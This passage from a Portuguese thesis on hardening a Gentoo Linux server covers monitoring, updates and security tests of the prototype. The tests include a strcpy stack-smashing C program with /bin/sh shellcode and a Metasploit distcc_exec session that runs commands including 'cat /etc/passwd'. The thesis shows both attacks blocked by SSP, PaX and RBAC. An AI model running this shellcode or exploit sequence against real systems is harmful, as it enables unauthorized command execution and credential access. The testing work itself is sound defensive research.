O programa `lastlog` é incluído no pacote Shadow, que integra várias aplicações relacionadas com as contas de utilizadores. Esta ferramenta permite identificar quando ocorreu a última autenticação de cada utilizador presente no sistema. Estes utilizadores incluem as contas dos clientes do servidor, assim como das aplicações instaladas na máquina. É útil para detectar se houve autenticações que não deveriam ocorrer, como a de um utilizador instalado por um serviço (`snort`, `adm`, etc.). Este facto indicia a actividade de um atacante no sistema.

```
styx ~ # lastlog
Utilizador Porto  De          Último
root       tty4               Qua Jun 25 02:29:38 +0100 2008
bin                           **Nunca entrou no sistema**
daemon                        **Nunca entrou no sistema**
adm                           **Nunca entrou no sistema**
lp                            **Nunca entrou no sistema**
...
```

```
snort                          **Nunca entrou no sistema**
admin       pts/4   172.16.2.9   Qua Jun 25 19:23:06 +0100 2008
andre       pts/4   172.16.2.9   Qua Jun 25 19:23:06 +0100 2008
```

`/var/log/syslog`

Embora não directamente relacionado com aspectos de segurança, este registo contém informação global oriunda das aplicações a correr no sistema, pelo que é igualmente útil para o administrador analisar periodicamente este ficheiro. O administrador terá especial atenção para processos relacionados com a defesa do sistema como é o caso do NIDS Snort, listado na primeira linha.

```
Jun 28 00:52:04 styx snort[8236]: Snort initialization completed
    successfully (pid=8236)
Jun 28 00:52:04 styx snort[8236]: Not Using PCAP_FRAMES
Jun 28 00:53:14 styx dhclient: Internet Systems Consortium DHCP Client V3
    .1.0-Gentoo
Jun 28 00:53:14 styx dhclient: Copyright 2004-2007 Internet Systems
    Consortium.
Jun 28 00:53:14 styx dhclient: All rights reserved.
Jun 28 00:53:14 styx dhclient: For info, please visit http://www.isc.org/sw
    /dhcp/
Jun 28 00:53:15 styx dhclient: Listening on LPF/eth0/00:16:d3:14:87:51
Jun 28 00:53:15 styx dhclient: Sending on   LPF/eth0/00:16:d3:14:87:51
Jun 28 00:53:15 styx dhclient: Sending on   Socket/fallback
Jun 28 00:53:17 styx dhclient: option_space_encapsulate: option space agent
     does not exist, but is configured.
Jun 28 00:53:17 styx dhclient: DHCPREQUEST on eth0 to 255.255.255.255 port
    67
```

5.1.1.3 Interfaces Web dos sistemas de detecção de intrusões

Na secção 4.7 foram apresentados os sistemas de detecção de intrusões integrados no sistema: OSSEC e Snort. A informação disponibilizada por estes sistemas deve ser activamente monitorizada pelo administrador.

Para facilitar esta tarefa foram instaladas as aplicações Web OSSEC-wui e BASE, que permitem aceder à informação oriunda do OSSEC e Snort, respectivamente.

Uma imagem do OSSEC-wui pode ser vista na figura 4.3 e o BASE está representado na figura 4.5.

5.1.2 Actualização do sistema

Um sistema actualizado oferece maiores garantias de segurança, ao remover pacotes antigos com vulnerabilidades bem conhecidas dos atacantes. Os novos pacotes incluem tipicamente correcções de falhas eliminando estas vulnerabilidades. Obviamente a comunidade *blackhat* continua activamente à procura de novas falhas nestes programas, mas

software malicioso, tipicamente usado por *script kiddies*, escrito para uma determinada versão de um programa deixa de ser eficaz contra software actualizado. Software malicioso escrito para versões antigas de aplicações continuam a ter sucesso durante bastante tempo dado a não actualização de muitos sistemas.

A actualização dos pacotes em Gentoo Linux é bastante fácil e automatizada. O seguinte comando executa uma actualização da árvore do Portage a partir de um dos *mirrors* *rsync.gentoo.org*.

```
styx ~ # emerge --sync --verbose
>>> Starting rsync with rsync://194.97.4.250/gentoo-portage...
>>> Checking server timestamp ...
I-Node Gentoo rsync service
Gigabit Interface
2x10GBps co-lo connectivity
Ath64 2Ghz - 2GB RAM
Location: Duesseldorf

receiving file list ...
1 file to consider
timestamp.chk
          32 100%   31.25kB/s    0:00:00 (xfer#1, to-check=0/1)
...
```

Terminado este processo, a execução do seguinte comando permite descarregar e compilar todas as novas versões de aplicações actualmente instaladas no sistema:

```
styx ~ # emerge --update --deep --newuse  --verbose

These are the packages that would be merged, in order:

Calculating world dependencies... done!
[ebuild     U ] dev-libs/libsigc++-2.2.2 [2.0.18] USE="-debug -doc -test"
    4,397 kB
[ebuild     U ] sys-libs/timezone-data-2008c [2008b] USE="nls" 351 kB
[ebuild     U ] sys-fs/squashfs-tools-3.3 [3.1_p2] 316 kB
[ebuild     U ] sys-apps/man-pages-2.80 [2.79] USE="nls" LINGUAS="-cs -da -
    de -es -fr -it -ja -nl -pl -ro -ru -zh_CN" 1,833 kB
[ebuild     U ] sys-devel/autoconf-2.61-r2 [2.61-r1] USE="-emacs" 1,365 kB
[ebuild     U ] net-misc/rsync-3.0.2 [2.6.9-r6] USE="acl ipv6 -static -
    xattr% -xinetd" 748 kB
...
```

5.1.3 Alertas de vulnerabilidades

Além da análise dos eventos no sistema o administrador também deverá estar atento aos anúncios de vulnerabilidades. Neste campo o Gentoo Linux disponibiliza os GLSA (*Gentoo Linux Security Advisories*). Os GLSA são boletins periódicos que o grupo de

desenvolvimento do Gentoo lança, alertando sobre falhas e vulnerabilidades nos pacotes do sistema.

A aplicação `glsa-check` faz parte do pacote Gentoolkit e serve para testar se os pacotes instalados possuem falhas e vulnerabilidades conhecidas. Os seguintes comandos permitem identificar quais os pacotes em que foram detectadas vulnerabilidades.

```
styx ~ # glsa-check -l affected
200705-23 [N] Sun JDK/JRE: Multiple vulnerabilities ( dev-java/sun-jre-bin
     dev-java/sun-jdk )
200803-20 [N] International Components for Unicode: Multiple
    vulnerabilities ( dev-libs/icu )
styx ~ # glsa-check -p $(glsa-check -t all)
This system is affected by the following GLSAs:
Checking GLSA 200705-23
The following updates will be performed for this GLSA:
     dev-java/sun-jre-bin-1.6.0.05 (1.6.0.06)

Checking GLSA 200803-20
The following updates will be performed for this GLSA:
     dev-libs/icu-3.8.1-r1 (3.6)
```

Para cada pacote é possível obter uma descrição pormenorizada do problema.

```
 glsa-check -d 200803-20
GLSA 200803-20:
International Components for Unicode: Multiple vulnerabilities
================================================================================

Synopsis:          Two vulnerabilities have been discovered in the
                   International Components for Unicode, possibly resulting
                   in the remote execution of arbitrary code or a Denial of
                   Service.
Announced on:      March 11, 2008
Last revised on:   March 12, 2008: 02

Affected package:  dev-libs/icu
Affected archs:    All
Vulnerable:        <3.8.1-r1
Unaffected:        >=3.8.1-r1


Related bugs:      208001

Background:        International Components for Unicode is a set of C/C++
                   and Java libraries providing Unicode and Globalization
                   support for software applications.

Description:       Will Drewry (Google Security) reported a vulnerability
    in
                   the regular expression engine when using back references
```

```
                    to capture \0 characters (CVE-2007-4770). He also found
                    that the backtracking stack size is not limited,
                    possibly allowing for a heap-based buffer overflow
                    (CVE-2007-4771).

Impact:             A remote attacker could submit specially crafted regular
                    expressions to an application using the library,
                    possibly resulting in the remote execution of arbitrary
                    code with the privileges of the user running the
                    application or a Denial of Service.

Workaround:         There is no known workaround at this time.

Resolution:         All International Components for Unicode users should
                    upgrade to the latest version:

                    # emerge --sync
                    # emerge --ask --oneshot --verbose
                    ">=dev-libs/icu-3.8.1-r1"

References:
                    CVE-2007-4770: http://cve.mitre.org/cgi-bin/cvename.cgi?
                        name=CVE-2007-4770

                    CVE-2007-4771: http://cve.mitre.org/cgi-bin/cvename.cgi?
                        name=CVE-2007-4771
```

A análise dos métodos envolvidos é muito interessante e pode justificar o ajuste das ferramentas introduzidas no capítulo 4, para melhor responder às ameaças aqui descritas.

5.2 Testes

Os procedimentos apresentados nas secções seguintes foram realizados para aferir sobre o nível de segurança do servidor produzido.

5.2.1 Paxtest

Este teste pretende verificar a actuação dos mecanismos de protecção de memória, introduzidos pelo PaX, face a vários vectores de ataque. Para tal é usada a ferramenta `paxtest` desenvolvida por Peter Busser.

```
styx ~ # emerge app-admin/paxtest
styx ~ # paxtest
usage: paxtest [kiddie|blackhat]
styx ~ # paxtest blackhat
PaXtest - Copyright(c) 2003,2004 by Peter Busser <peter@adamantix.org>
Released under the GNU Public Licence version 2 or later
```

```
Writing output to paxtest.log
It may take a while for the tests to complete
Test results:
PaXtest - Copyright(c) 2003,2004 by Peter Busser <peter@adamantix.org>
Released under the GNU Public Licence version 2 or later

Mode: blackhat
Linux styx 2.6.23-hardened-r12 #2 SMP Mon Jun 16 22:16:54 WEST 2008 i686
    Intel(R) Core(TM)2 CPU T5500 @ 1.66GHz GenuineIntel GNU/Linux

Executable anonymous mapping             : Killed
Executable bss                           : Killed
Executable data                          : Killed
Executable heap                          : Killed
Executable stack                         : Killed
Executable anonymous mapping (mprotect)  : Killed
Executable bss (mprotect)                : Killed
Executable data (mprotect)               : Killed
Executable heap (mprotect)               : Killed
Executable stack (mprotect)              : Killed
Executable shared library bss (mprotect) : Killed
Executable shared library data (mprotect): Killed
Writable text segments                   : Killed
Anonymous mapping randomisation test     : 17 bits (guessed)
Heap randomisation test (ET_EXEC)        : 13 bits (guessed)
Heap randomisation test (ET_DYN)         : 23 bits (guessed)
Main executable randomisation (ET_EXEC)  : No randomisation
Main executable randomisation (ET_DYN)   : 15 bits (guessed)
Shared library randomisation test        : 17 bits (guessed)
Stack randomisation test (SEGMEXEC)      : 23 bits (guessed)
Stack randomisation test (PAGEEXEC)      : 24 bits (guessed)
Return to function (strcpy)              : Vulnerable
Return to function (memcpy)              : Vulnerable
Return to function (strcpy, RANDEXEC)    : Vulnerable
Return to function (memcpy, RANDEXEC)    : Vulnerable
Executable shared library bss            : Killed
Executable shared library data           : Killed
```

Os resultados acima mostram que o sistema está protegido contra ameaças do tipo *stack overflow* ou *heap overflow*, tirando partido dos métodos NOEXEC e MPROTECT. Além disso os processos de aleatorização introduzidos pelo PaX encontram-se activos. No entanto as funções `strcpy` e `memcpy` estão listadas como vulneráveis. Este facto só demonstra a necessidade da tecnologia PaX ser complementada com uma tecnologia de protecção como o SSP.

5.2.2 *Stack smashing*

Neste teste é analisada a reacção do sistema a um *buffer overflow*, originado no uso da função `strcpy`. O código seguinte, baseado no trabalho de Nathan Smith em [30], explora esta vulnerabilidade, para injectar código (*shellcode*) que é executado após o retorno da função `main`. Este código foi projectado para obter uma *shell* `/bin/sh` no final da execução.

```
#include <stdio.h>
#include <string.h>

char shellcode[] =
   "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
   "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
   "\x80\xe8\xdc\xff\xff\xff/bin/sh";
char large_string[128];

int main(int argc, char **argv)
{
        char buffer[96];
        int i;
        long *long_ptr = (long *) large_string; /*long_ptr takes the
            address of large_string /*

        * /* large_string's first 32 bytes are filled with the address of
            buffer */
        for (i = 0; i < 32; i++)
                *(long_ptr + i) = (int) buffer;

        /* copy the contents of shellcode into large_string */
        for (i = 0; i < strlen(shellcode); i++)
                large_string[i] = shellcode[i];

        /* buffer gets the shellcode and 32 pointers back to itself */
        strcpy(buffer, large_string);

        return(0);
}
```

A execução deste código no protótipo devolveu os seguintes resultados:

```
styx ~ # gcc -o exploit exploit.c
styx ~ # ./exploit
*** stack smashing detected ***: exploit - terminated
exploit: stack smashing attack in function main - terminated
Report to http://bugs.gentoo.org/
Killed
```

Do resultado da execução é possível verificar que os mecanismos de protecção da *stack*, introduzidos no protótipo, eficientemente detectaram este *exploit*. Esta verificação é importante, demonstrando a segurança do sistema face a este tipo de ataques (*return-to-libc*).

5.2.3 BackTrack

O BackTrack é uma distribuição Linux disponível em LiveCD focada em testes de penetração. Esta distribuição, resultado da fusão das distribuições WHAX e Auditor Security Collection, foi projectada por profissionais de segurança para teste de sistemas informáticos. O BackTrack foi classificado em 2006 como o melhor sistema operativo Live, orientado para segurança, pelo Insecure.org [31].

Este sistema operativo é composto por múltiplas ferramentas destinada a avaliar a segurança de computadores. Estas ferramentas estão organizadas de acordo com as seguintes categorias:

- Recolha de informação.
- Mapeamento de rede.
- Identificação de vulnerabilidades.
- Penetração no sistema.
- Aumento de privilégios (*privilege escalation*).
- Manutenção do acesso.
- Ocultação de vestígios (do ataque efectivo).
- Análise de rede rádio (*wireless*).
- Análise VOIP e telefonia.
- Análise forense (digital).
- Engenharia reversa.

Para o cenário de teste foi colocada a máquina a correr o BackTrack directamente ligado ao servidor protótipo como representado na figura 5.1.

Figura 5.1: Cenário da fase de testes.

Os testes seguintes focam-se na identificação de vulnerabilidades e penetração no sistema, fazendo-se uso das ferramentas mais destacadas para cada categoria.

5.2.3.1 Nmap

A ferramenta Nmap já foi referida nos capítulos 3 e 4, onde foi destacado a sua importância no processo de mapeamento da rede e reconhecimento de serviços. A primeira fase do teste é assim composta por uma análise do protótipo através do Nmap, que permitirá ao atacante identificar os serviços disponíveis antes de passar às ferramentas seguintes.

A figura 5.2 mostra a interface gráfica para o Nmap, disponível no BackTrack.



Figura 5.2: Resultados da execução do Nmap.

A análise do Nmap identificou os serviços activos no servidor mas à excepção do SSH não consegui identificar as aplicações (e versões) que executam esses serviços. Destaque-se igualmente que o Nmap não conseguiu identificar o sistema operativo. Note-se a existência do serviço distcc na lista de resultados. O Distccd é uma ferramenta que permite compilação distribuída entre máquinas e foi instalada e configurada no servidor para ser usada nos testes da secção seguinte.

Na seguinte figura é possível verificar que a análise *stealth* realizada pelo Nmap foi detectada pelo Snort.

Figura 5.3: Eventos detectados pelo Snort após a execução do Nmap.

Este teste foi repetido com a ausência da *firewall*. No final do teste foi possível verificar que o Nmap conseguiu determinar as aplicações associadas a cada serviço assim como o sistema operativo.

5.2.3.2 Metasploit

O projecto Metasploit foi criado com o intuito de proporcionar informação relevante para profissionais de segurança que realizam testes de penetração, desenvolvimento de assinaturas para IDS (como o Snort) e pesquisa de *exploits*. O seu subprojecto mais conhecido é o Metasploit Framework.

O Metasploit Framework (MSF) é uma ferramenta *open source* que fornece aos investigadores da área de segurança um ambiente completo de trabalho. Esta ferramenta é escrita na linguagem de programação Ruby e inclui componentes escritos em C e Assembly.

O principal objectivo do MSF é a criação de um ambiente de pesquisa, desenvolvimento e exploração de vulnerabilidades de software, fornecendo as ferramentas necessárias para o ciclo completo de pesquisa, que pode ser divido nas seguintes fases:

- **Descoberta da vulnerabilidade**. O investigador descobre um erro de programação que pode levar ou não a uma falha de segurança.

- **Análise**. O investigador analisa a vulnerabilidade para determinar de que modo pode ser explorada.
- **Desenvolvimento do *exploit***. Concluído o processo de análise, tem início o desenvolvimento da exploração em si, como prova da existência real da vulnerabilidade. Técnicas de engenharia reversa, programação, *debugging*, etc., são usadas nessa fase.
- **Teste do *exploit***. Nesta fase o *exploit* é testado em diferentes ambientes e variáveis, *patches*, etc. O *exploit* em si é a prova definitiva que a vulnerabilidade pode ser explorada.

O MSF é composto por um conjunto de ferramentas, bibliotecas, módulos e interfaces como representado na figura 5.4.



Figura 5.4: Arquitectura do Metasploit Framework.

Para o teste do protótipo é usada a interface `msfconsole` para interagir com o MSF, tirando partido dos *exploits* incluídos nesta ferramenta. O único programa disponível na base de dados do Metasploit passível de ser integrado no protótipo é o Distccd. Esta

aplicação é usada em cenários de compilação distribuída. Para este teste foi configurado o Distccd para aceitar ligações oriundas do IP 10.10.1.200. De acordo com Pool [32] qualquer sistema que se possa ligar ao servidor distcc pode correr comandos arbitrários como utilizador distcc.

Os passos seguintes representam o processo de selecção e execução de um *exploit*, tendo como alvo o programa Distccd, a correr no servidor.

```
backtrack ~ # /pentest/exploits/framework3/msfconsole


                                  _       _
             _                   | |     (_)_
 ____   ____| |_  ____  ___ ____ | | ___  _| |_
|    \ / _  )  _)/ _  |/___)  _ \| |/ _ \| |  _)
| | | ( (/ /| |_( ( | |___ | | | | | |_| | | |__
|_|_|_|\____)\___)_||_(___/| ||_/|_|\___/|_|\___)
                          |_|


       =[ msf v3.1-dev
+ -- --=[ 255 exploits - 116 payloads
+ -- --=[ 17 encoders - 6 nops
       =[ 43 aux

msf > show exploits

Exploits
========

   Name                                  Description
   ----                                  -----------
   bsdi/softcart/mercantec_softcart      Mercantec SoftCart CGI Overflow
   hpux/lpd/cleanup_exec                 HP-UX LPD Command Execution
   irix/lpd/tagprinter_exec              Irix LPD tagprinter Command
       Execution
   linux/games/ut2004_secure             Unreal Tournament 2004 "secure"
       Overflow (Linux)
...
   unix/misc/distcc_exec                 DistCC Daemon Command Execution
   unix/misc/openview_omniback_exec      HP OpenView Omniback II Command
       Execution
..
   windows/vnc/realvnc_client            RealVNC 3.3.7 Client Buffer
       Overflow
   windows/vnc/ultravnc_client           UltraVNC 1.0.1 Client Buffer
       Overflow
   windows/wins/ms04_045_wins            Microsoft WINS Service Memory
       Overwrite

msf > info unix/misc/distcc_exec
```

```
       Name: DistCC Daemon Command Execution
    Version: 4498
   Platform: Unix
 Privileged: No
    License: Metasploit Framework License

Provided by:
  hdm <hdm@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic Target

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  3632             yes       The target port

Payload information:
  Space: 1024

Description:
  This module uses a documented security weakness to execute arbitrary
  commands on any system running distccd.

References:
  http://milw0rm.com/metasploit/19
  http://distcc.samba.org/security.html

msf > use unix/misc/distcc_exec
msf exploit(distcc_exec) > set target 0
target => 0
msf exploit(distcc_exec) > set RHOST 10.10.1.1
RHOST => 10.10.1.1
msf exploit(distcc_exec) > set payload cmd/unix/generic
payload => cmd/unix/generic
msf exploit(distcc_exec) > set CMD whoami; uname -n -r -s; cat /etc/passwd
CMD => whoami; uname -a; cat /etc/passwd
msf exploit(distcc_exec) > exploit
[*] stderr: cat /etc/passwd: Permission denied
[*] stdout: distcc
[*] stdout: Linux styx 2.6.23-hardened-r12
```

Os resultados do teste evidenciam que o ataque foi bem sucedido. Este ataque baseia-se na incapacidade do Distccd em apenas permitir comandos relacionados com a compilação de software. Esta ocorrência não é registada pelo PaX já que o vector de ataque não

explora vulnerabilidades na memória.

Este ataque permite que o utilizador distcc execute os comandos listados em CMD. Entre estes comandos inclui-se a leitura do ficheiro `/etc/passwd`, que seria permitido num sistema DAC. No entanto o sistema RBAC implementado não permite que este utilizador tenha acesso a este ficheiro, confinando-o a um conjunto limitado de operações, protegendo deste modo a segurança do sistema.

No ficheiro de eventos do Grsecurity foi possível observar o seguinte registo:

```
Jun 29 21:43:00 styx grsec: (distcc:U:/) denied access to hidden file /etc/
    grsec by /bin/cat[cat:7642] uid/euid:240/240 gid/egid:2/2, parent /bin/
    bash[bash:21050] uid/euid:240/240 gid/egid:2/2
```

Este ataque foi igualmente registado pelo Snort, e é visível na interface BASE.



Figura 5.5: Alerta no BASE após ataque ao distcc.

Capítulo 6

Conclusões e desenvolvimentos futuros

Este trabalho foi motivado pelo interesse do autor na temática da segurança em sistemas informáticos, e mais especificamente sobre segurança em sistemas Linux. O trabalho apresentado ao longo deste documento representa a viagem do autor por este tema, na senda de compreender e aplicar as soluções mais actuais na defesa de sistemas informáticos. O presente documento reflecte uma abordagem abrangente e sistemática sobre a segurança, partindo de uma introdução à segurança informática no geral até à concepção de um servidor Linux considerado seguro.

Pretendeu-se apresentar de uma forma didática os conceitos, terminologias e métodos que são utilizados nesta àrea da informática. Foram dados a conhecer termos como *blackhats*, *exploits*, *fork bombs* ou o "princípio do privilégio mínimo". Foi igualmente abordado com relativo destaque os métodos usados pelos atacantes para comprometer os sistemas. Este processo de descoberta das ameaças e métodos envolvidos nos ataques aos sistemas revelou-se bastante interessante e necessário para compreender as necessidades de segurança do servidor a desenvolver.

A fase de concepção do servidor permitiu abordar os diversos mecanismos e tecnologias disponíveis para a defesa de um sistema informático. Estes mecanismos estendem-se desde a defesa ao nível do kernel, através do PaX e Grsecurity até aos sistemas de detecção de intrusões e *firewalls*. Em cada um destes mecanismos foi efectuado um trabalho de investigação exaustivo sobre o seu funcionamento e de justificação da sua integração no servidor. Foi ainda efectuado um esforço de configuração destas ferramentas, minuciosamente descritos sempre que necessário.

Durante a implementação do servidor foi dado especial destaque às tecnologias como o PaX ou o método de controlo de acesso obrigatório RBAC (incluído no Grsecurity). Estes mecanismos não são tipicamente equacionados numa instalação regular de um sistema

Linux, mas revelam-se bastante importantes na concepção de um sistema com garantias superiores de segurança.

O produto final deste trabalho materializou-se num servidor Linux considerado seguro, que inclui mecanismos de segurança actuando em diversas áreas. Acresce ainda a este trabalho uma fase pós-implementação, orientada para o administrador, de boas práticas e monitorização dos aspectos de segurança do servidor.

Neste trabalho foram explorados vários vectores de ataque, tentando-se ilustrar os mais representativos em cada área. Seria no entanto interessante aumentar a gama de métodos de ataque existentes com o objectivo de identificar novas vulnerabilidades e possíveis lacunas nos mecanismos de segurança aqui descritos.

Na fase de concepção do servidor foi aplicado o conceito de *chroot* aos utilizadores do sistema (humanos). Seria interessante alargar este conceito aos servidores (HTTP, SSH, etc.) a correr na máquina, de modo a proporcionar um ambiente mais controlado e resistente a *exploits* nestes serviços.

Um tema a explorar futuramente seria uma identificação aprofundada das vulnerabilidades em tecnologias como o PaX ou Grsecurity. Com a integração destes mecanismos num cada vez maior número de sistemas os atacantes irão procurar meios de os contornar. Para tal é necessário identificar as falhas destes sistemas.

O trabalho aqui apresentado foi realizado em regime pós-laboral o que impediu um estudo mais vasto dos mecanimos presentes neste tema. É vontade do autor, prosseguir o processo aqui iniciado, continuando a pesquisa sobre métodos de ataque e ferramentas de prevenção, defesa e reacção a ataques.

6.1 Styx Linux

O Styx Linux representa uma extensão do trabalho aqui exposto, sobre a forma de uma pseudo-distribuição Linux. Esta pseudo-distribuição seria formada com base no sistema operativo Gentoo Linux, usado no protótipo desenvolvido.

O Gentoo Linux é uma distribuição Linux onde não existe um processo automatizado de instalação, ao contrário de outras distribuições. Para facilitar o processo de instalação propõe-se a criação de um LiveCD/USB contendo ferramentas que possibilitem uma instalação orientada (e automatizada) do sistema operativo e dos seus componentes. Para este efeito as ferramentas de construção de um LiveCD/USB oferecidas pelo projecto Catalyst [33] assumem-se como uma boa opção.

Este LiveCD/USB seria constituído pelo sistema operativo e pelos componentes discutidos ao longo deste trabalho. Destaca-se o uso por defeito do kernel Hardened-sources, com uma pré-configuração das tecnologias PaX e Grsecurity. Seriam igualmente incluídos os pacotes Snort, OSSEC e Jailkit, entre outros. O *script* usado para definir as regras da

firewall seria igualmente incorporado nos componentes desta distribuição. Outros elementos incluem ficheiros de configuração que foram personalizados para se obter um maior nível de segurança. Um exemplo é o ficheiro `/etc/pam.d/passwd`, que coloca maiores restrições na escolha das palavras-chave. A instalação destes ficheiros personalizados seria facilmente executada através de *scritps* bash ou perl.

Um mecanismo que exige um maior nível de automatização é o RBAC, disponibilizado pelo Grsecurity. Para auxiliar a tarefa dos administradores de sistemas, seria útil a integração nesta distribuição de uma ferramenta que, auxiliada pela aplicação `gradm`, suportasse uma integração automática (e inteligente) de novos utilizadores do servidor nas regras do sistema RBAC.

O resultado destas propostas seria uma distribuição fácil de instalar, contendo aplicações e um sistema operativo que desse, desde o primeiro momento, garantias superiores de segurança ao administrador de sistemas. O facto desta pseudo-distribuição ser baseada em Gentoo Linux constituiria igualmente uma mais valia, dado basear-se numa distribuição bastante activa e com elevado número de aplicações disponíveis. O método automático de actualização do sistema referido na secção 5.1.2 constitui igualmente uma mais-valia.

Referências

